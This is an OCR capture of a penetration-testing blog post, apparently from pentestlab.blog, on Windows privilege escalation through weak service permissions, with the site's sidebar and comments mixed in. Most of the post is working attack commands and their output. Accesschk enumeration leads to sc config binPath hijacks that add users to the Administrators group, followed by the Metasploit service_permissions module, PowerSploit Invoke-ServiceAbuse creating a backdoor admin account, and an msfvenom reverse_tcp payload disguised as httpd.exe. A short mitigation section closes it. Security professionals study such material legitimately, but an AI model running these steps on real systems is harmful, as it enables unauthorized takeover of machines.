

MARCH 30, 2017

Weak Service Permissions

by Administrator. In Privilege Escalation. 4 Comments

It is very often in Windows environments to discover services that run with SYSTEM privileges and they don't have the appropriate permissions set by the administrator. This means that either the user has permissions over the service or over the folder of where the binary of the service is stored or even worse both. These services can be found mostly in third

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to

party software and can be used as an escalation point from user to administrator.

Manual

The first thing once a meterpreter sessions has been established as a standard user is to determine if there are any services that the user has excessive privileges on them. This can be done with the use of accesschk tool from SysInternals.

```
meterpreter > upload -f /root/Desktop/accesschk.exe C:\\Users\\pentestlab
[*] uploading  : /root/Desktop/accesschk.exe -> C:\Users\pentestlab
[*] uploaded   : /root/Desktop/accesschk.exe -> C:\Users\pentestlab\accesschk.ex
e
meterpreter > shell
Process 2364 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Uploading Accesshk tool on the target

The command below will list all the services that the user "pentestlab" can modify.

```
C:\Users\pentestlab>accesschk.exe -uwcqv "pentestlab" * -accepteula
accesschk.exe -uwcqv "pentestlab" * -accepteula

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

RW Apache
        SERVICE_ALL_ACCESS

C:\Users\pentestlab>
```

Determination of Permissions over a Service

Service All Access means that the user has full control over this service and therefore it is possible the properties of this service to be modified. The next step is to determine

the status of this service, the binary path name and if the service with higher privileges.

```
C:\Users\pentestlab>sc qc Apache
sc qc Apache
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Apache
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\xampp\apache\bin\httpd.exe" -k runservice
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Apache
        DEPENDENCIES       : Tcpip
                           : Afd
        SERVICE_START_NAME : LocalSystem
```

Obtaining the Service Configuration

Since the Apache service is running as Local System this means that the BINARY_PATH_NAME parameter can be modified to execute any command on the system. The path of the service binary will be changed in order to add the "pentestlab" user to the local administrators group the next time that the service will restart and therefore to escalate our privileges via this method.

```
C:\Users\pentestlab>sc qc Apache
sc qc Apache
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Apache
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\xampp\apache\bin\httpd.exe" -k runservice
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Apache
        DEPENDENCIES       : Tcpip
                           : Afd
        SERVICE_START_NAME : LocalSystem

C:\Users\pentestlab>sc config "Apache" binPath= "net localgroup administrators p
entestlab /add"
sc config "Apache" binPath= "net localgroup administrators pentestlab /add"
[SC] ChangeServiceConfig SUCCESS
```

Changing the Service Configuration

Restarting the service will cause the Apache service to fail as the binary path would not point into the actual executable of the service.

```
C:\Users\pentestlab>sc stop "Apache"
sc stop "Apache"

SERVICE_NAME: Apache
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x2
        WAIT_HINT          : 0x7530

C:\Users\pentestlab>sc start "Apache"
sc start "Apache"
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Restarting the Service

However the command will be executed successfully and the user “pentestlab” will be added to the local administrators group.

```
C:\Users\pentestlab>sc start "Apache"
```

Escalation of Privileges via Weak Service Permissions

Metasploit

Enter keyword here

RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting

CATEGORIES

Coding (10)

Exploitation Techniques (19)

External Submissions (3)

General Lab Notes (22)

Information Gathering (12)

Infrastructure (2)

Maintaining Access (4)

Mobile Pentesting (7)

Network Mapping (1)

Post Exploitation (13)

There is metasploit module which can exploit weak service permissions very easily. This module needs to be linked into an existing session.

```
meterpreter > getuid
Server username: WIN-RUDHUU4VG75\pentestlab
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/service_permissions
msf exploit(service_permissions) > set session 1
session => 1
msf exploit(service_permissions) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf exploit(service_permissions) > exploit
```

Metasploit – Service Permission Module

This module will try to identify services that the user has write access on the binary path and if this succeeds, will write a payload in a temporary folder, reconfigure the binary path of the service to point into the payload and not in the original executable and finally will attempt to restart the service in order for the payload to be executed as SYSTEM.

```
msf exploit(service_permissions) > exploit
```

Metasploit Privilege Escalation via Service Permission

March 2017

M	T	W	T	F	S	S

PowerSploit

Exploitation of weak service permissions can be done as well completely through PowerSploit as it contains modules for service enumeration and service abuse. Depending on the situation and on the privileges available there are two scenarios for privilege escalation:

1. Binary Path
2. Replacing the Service Binary

Binary Path

The Get-ServiceDetail module will list some basic information about the service like the process ID and the state.

```
PS C:\Windows\system32> Get-ServiceDetail

cmdlet Get-ServiceDetail at command pipeline position 1
Supply values for the following parameters:
Name[0]: Apache
Name[1]:


ExitCode   : 0
Name       : Apache
ProcessId  : 1964
StartMode  : Auto
State      : Running
Status     : OK
```

PowerSploit – Service Details

The module that will display information equivalent to the query service configuration is the Get-ModifiableService . This module will list all the services that

		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

« Feb Apr »

the user can modify the binary path and also will determine if the user can restart the service.

```
PS C:\Windows\system32> Get-ModifiableService | more


ServiceName   : AeLookupSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs
StartName     : localSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'AeLookupSvc'
CanRestart    : True

ServiceName   : ALG
Path          : C:\Windows\System32\alg.exe
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -Name 'ALG'
CanRestart    : True

ServiceName   : Apache
Path          : "C:\xampp\apache\bin\httpd.exe" -k runservice
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'Apache'
CanRestart    : True
```

PowerSploit – List Services which the binary path can be modified

The module Invoke-ServiceAbuse will automatically modify the binary path and restart the service in order to add the user john into the local administrators group.

```
PS C:\Windows\system32> Invoke-ServiceAbuse

cmdlet Invoke-ServiceAbuse at command pipeline position 1
Supply values for the following parameters:
Name[0]: Apache
Name[1]:
WARNING: Waiting for service 'Apache (Apache)' to finish stopping...

ServiceAbused                          Command
-------------                          -------
Apache                                 net user john Password123! /add && n...
```

PowerSploit – Abusing the Binary Path

The verification that the administrator account has been created can be done just by using the net localgroup administrators command.

```
C:\Users\pentestlab>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access t
ter/domain

Members

-------------------------------------------------------------------------
Administrator
john
The command completed successfully.


C:\Users\pentestlab>
```

PowerSploit – Backdoor Administrator Account

Replacing the Service Binary

If the user has permissions to write a file into the folder of where the binary of the service is located then it is possible to just replace the binary with the a custom payload and then restart the service in order to escalate privileges.

The full list of permissions for the services running on the system can be obtained through the module Get-ModifiableServiceFile.

```
PS C:\Windows\system32> Get-ModifiableServiceFile | more


ServiceName                     : AeLookupSvc
Path                            : C:\Windows\system32\svchost.exe -k netsvcs
ModifiableFile                  : C:\Windows\system32
ModifiableFilePermissions       : GenericAll
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName                       : localSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart                      : True

ServiceName                     : AeLookupSvc
Path                            : C:\Windows\system32\svchost.exe -k netsvcs
ModifiableFile                  : C:\Windows\system32
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Travers
                                  e, WriteAttributes...}
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName                       : localSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart                      : True

ServiceName                     : Apache
Path                            : "C:\xampp\apache\bin\httpd.exe" -k runservice
ModifiableFile                  : C:\xampp\apache\bin\httpd.exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Travers
                                  e, DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'Apache'
CanRestart                      : True
```

PowerSploit – Obtain Services and File Permissions

From the image above the following conditions exist:

- Apache Service is running as Local System
- Standard users have permissions to modify the file of where the binary is stored

This means that the httpd.exe can be replaced by normal users. PowerSploit can also create a custom binary that will add a user as local administrator.

PowerSploit – Creating the Custom Service

It should be noted that the **service.exe** needs to be renamed to **httpd.exe** ,which is the original binary that the service will execute, and dropped into the binary path. Once

the service is restarted the command will be executed and a new user will be created on the system with local administrator rights.

Custom Service Planted into Binary Path

Restart of the Service

PowerSploit – Execution of Service Payload

Alternatively it also possible to generate a custom payload through Metasploit and configure a listener in order to get a proper Meterpreter session.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168
LPORT=4444 -f exe -o /root/Desktop/httpd.exe

No platform was selected, choosing Msf::Module::Platform
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes

Saved as: /root/Desktop/httpd.exe
```

Metasploit – System via Service Binary Replacement

Conclusion

Privilege escalation via weak service permissions is something that can be exploited relatively easy and with various tools and methods. Therefore evaluation of permissions for the services and folders that exists on the system is necessary to mitigate this threat. In a summary:

- Users should not have permissions to start or stop a service
- The folder of which the service binary is located should be accessible only to Administrators

Rate this:

Share this:

Loading...

METASPLOIT METASPLOIT FRAMEWORK POWERSHELL POWERSPLOIT PRIVILEGE ESCALATION

4 Comments

KNX

March 30, 2017 at 8:04 am

Reblogged this on KNX Security – Practical Penetration Test.

REPLY

Bosco

August 29, 2018 at 5:20 am

1.Please could you help let us know which third party application you used to test this vulnerability
2.Also does the process of privilege escalation for vulnerabilities eg: Insecure Registry Permissions work in combination with Weak Service Permissions or can work without the same also ?

REPLY

Pingback: Persistence – New Service | Penetration Testing Lab

Pingback: Remote.htb – [security.pimp]

Leave a comment

PREVIOUS

DLL Hijacking

NEXT

Insecure Registry Permissions